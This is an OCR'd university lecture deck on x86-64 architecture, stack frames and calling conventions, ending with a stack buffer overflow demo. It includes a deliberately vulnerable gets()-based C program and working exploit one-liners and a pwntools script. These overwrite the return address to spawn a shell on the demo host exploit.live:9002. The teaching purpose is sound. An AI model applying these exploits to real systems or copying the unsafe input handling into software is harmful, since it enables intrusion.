Architecture and Binary Exploitation

Nathan Huckleberry

University of Texas at Austin

October 2, 2019

Table of Contents

Table of Contents

What is Computer Architecture?

- Computer Architecture involves instruction set architecture design, microarchitecture design, logic design, and implementation

What is Computer Architecture?

- Assembly and circuits

Table of Contents

Vocabulary

- **Assembly:** Overall term for all low level human-"readable" code.
- **Instruction Set Architecture (ISA):** A specific assembly language
- **Machine Code:** Low level machine-readable code.
- **Register:** Tiny storage on CPU. Stores integers.
- **Memory:** Bigger storage in RAM. Stores strings, data structures, etc.

Common ISA

- x86-64/amd64
- arm64/aarch64
- mips64
- x86/i386
- arm32

Interesting Programs

Interesting programs generally consist of:

- Doing stuff
- Having stuff


Interesting Programs

Interesting programs generally consist of:

- Executing instructions
- Using variables


Registers

- Stores the current state of the running program.
- Where to find variables.
- What instruction to run next.
- Only 16 Registers.
- Many have special purposes.
- Not much room for program variables, data structures etc.




Memory

- Memory can be thought of as a big byte array.
- Pointers are just indexes into this array.
- Pointers are commonly referred to as "addresses" in assembly.




Memory

- Memory stores 99% of variables.
- The actual machine code is stored in memory.
- RIP keeps track of what instruction should be executed next.
- RBP and RSP keep track of memory on the stack.




Stack

- Function variables and writable data live in the stack.
- The stack grows and shrinks while the program runs.
- The stack grows towards smaller addresses.
- RSP points to top of the stack.



Machine Code

- Code is represented as bytes in memory.
- The numerical value of the bytes tells the cpu what to do.




Machine Code

```
mov eax, 0xdeadbeef
```

Assembly

Machine Code

- Code is represented as bytes in memory.
- The numerical value of the bytes tells the cpu what to do.
- Most architectures are little endian so bytes show up backwards




Machine Code

```
mov eax, 0xdeadbeef
```

Assembly


Mov Instruction

- Move immediate value into register.




Push Instruction

- Decrement rsp by 8.
- Store the value in rax into memory at rsp.




Pop Instruction

- Load the value in memory at rsp into rax.
- Increment rsp by 8.



Call Instruction

- Push rip onto stack
- Jump to call address



Machine Code

```
call <square>
```

Assembly

Ret Instruction

- Pop into rip
- Continue execution at rip





Table of Contents

Functions

- Functions are almost completely self contained in stack frames.
- Variables for the current function and some extra function metadata is stored in the stack frame.


Stack Frames

- Store variables for current function.
- Function metadata before stack frame base.



Stack Frames

- Store variables for current function.
- Function metadata before stack frame base.
- Stack frames are properly sized in the function prologue.



Stack Frames

Listing 1: go.c

```
1  int multiply(int x, int y) {
2      puts("multiplying..\n");
3      return x*y;
4  }
```

Listing 2: x86-64 go.o

```
1  .LC0:
2      .string "multiplying..\n"
3
4  multiply(int, int):
5      push rbp
6      mov rbp, rsp
7      sub rsp, 16
8      mov DWORD PTR [rbp-4], edi
9      mov DWORD PTR [rbp-8], esi
10     mov edi, OFFSET FLAT:.LC0
11     call puts
12     mov eax, DWORD PTR [rbp-4]
13     imul eax, DWORD PTR [rbp-8]
14     leave
15     ret
```

Calling Convention

- Arguments passed through rdi, rsi, rdx, rcx, r8, r9
- 7th and onward arguments are passed through the stack
- Return value put in rax

Listing 3: x86-64 go.o

```
1  main:
2      push rbp
3      mov rbp, rsp
4      mov esi, 4
5      mov edi, 5
6      call multiply(int, int)
7      mov eax, 0
8      pop rbp
9      ret
```

Table of Contents

Strings in C

- Strings in C are represented as arrays of characters.
- There is no bounds checking when accessing arrays.
- We can read and write out of array bounds in C.

Listing 4: x86-64 go.o

```
1 void user_input() {
2     char x[50];
3     gets(x);
4 }
```

Vulnerable functions

Listing 5: Man Page For gets

```
1 Never use gets(). Because it is impossible to tell without
2 knowing the data in advance how many characters gets()
3 will read, and because gets() will continue to store
4 characters past the end of the buffer, it is extremely
5 dangerous to use. It has been used to break computer
6 security. Use fgets() instead.
```

Overwriting Sensitive Data

Listing 6: x86-64 go.o

```
1  user_input:
2      push rbp
3      mov rbp, rsp
4      sub rsp, 64
5      lea rax, [rbp-64]
6      mov rdi, rax
7      mov eax, 0
8      call gets
9      nop
10     leave
11     ret
```


Listing 7: x86-64 go.o

```
1  void user_input() {
2      char x[50];
3      gets(x);
4  }
```

Overwriting Sensitive Data

Listing 8: x86-64 go.o

```
1  user_input:
2      push rbp
3      mov rbp, rsp
4      sub rsp, 64
5      lea rax, [rbp-64]
6      mov rdi, rax
7      mov eax, 0
8      call gets
9      nop
10     leave
11     ret
```



Overwriting Sensitive Data

- Overwriting the return address allows us to redirect program execution.
- When the function returns the program will jump to the address we write.

Demo

- exploit.live:80
- nc exploit.live 9002

Commands to Remember

Listing 9: Commands

```
objdump -d prog.o
gdb prog.o
(python3 -c "print('a'*20)"; cat -) | nc exploit.live 9002
```

Source

Listing 10: pwnable.c


```
1   int main() {
2     printf("Welcome to the Bepis remote access database.\n");
3     login();
4     return 1;
5   }
6
7   int do_auth(char * pass) {
8     printf("Authentication not implemented yet, come back later.\n");
9     return 0;
10  }
11
12  void login() {
13    printf("Enter password:\n");
14    char buffer_123[30];
15    gets(buffer_123);
16    if(do_auth(buffer_123)) {
17      get_flag();
18    }
19  }
20
21  void get_flag() {
22    char* args[2] = {"/bin/sh", NULL};
23    execve(args[0], args, NULL);
24  }
```

Assembly


Listing 11: prog.o

```
1   00000000004005f2 <login>:
2     4005f2:       push   rbp
3     4005f3:       mov    rbp,rsp
4     4005f6:       sub    rsp,0x20
5     4005fa:       mov    edi,0x40075d
6     4005ff:       call   400470 <puts@plt>
7     400604:       lea    rax,[rbp-0x20]
8     400608:       mov    rdi,rax
9     40060b:       mov    eax,0x0
10    400610:       call   4004a0 <gets@plt>
11    400615:       lea    rax,[rbp-0x20]
12    400619:       mov    rdi,rax
13    40061c:       call   4005d5 <do_auth>
14    400621:       test   eax,eax
15    400623:       je     40062f <login+0x3d>
16    400625:       mov    eax,0x0
17    40062a:       call   400632 <get_flag>
18    40062f:       nop
19    400630:       leave
20    400631:       ret
21    ...
22  0000000000400632 <get_flag>:
23
```

Stack Frame


Return Address
Saved RBP
RBP
buffer_123[31]
buffer_123[30]
...
buffer_123[0]
RSP
Stack Frame

Stack Frame


get_flag:0x400632
Saved RBP
buffer_123[31]
buffer_123[30]
...
buffer_123[0]
RBP
RSP
Stack Frame

Solution

Listing 12: Exploit

```
1  (python3 -c "print('a'*40+'\x32\x06\x40\x00\x00\x00\x00\x00')"; \
2      cat -) | nc exploit.live 9002
```

Solution

Listing 15: Pwntools Exploit

```
1  from pwn import *
2
3  r = remote("exploit.live", 9002)
4  r.readline()
5  addr = 0x0000000000400632
6  r.sendline(b'a'*40 + p64(addr))
7  r.interactive()
```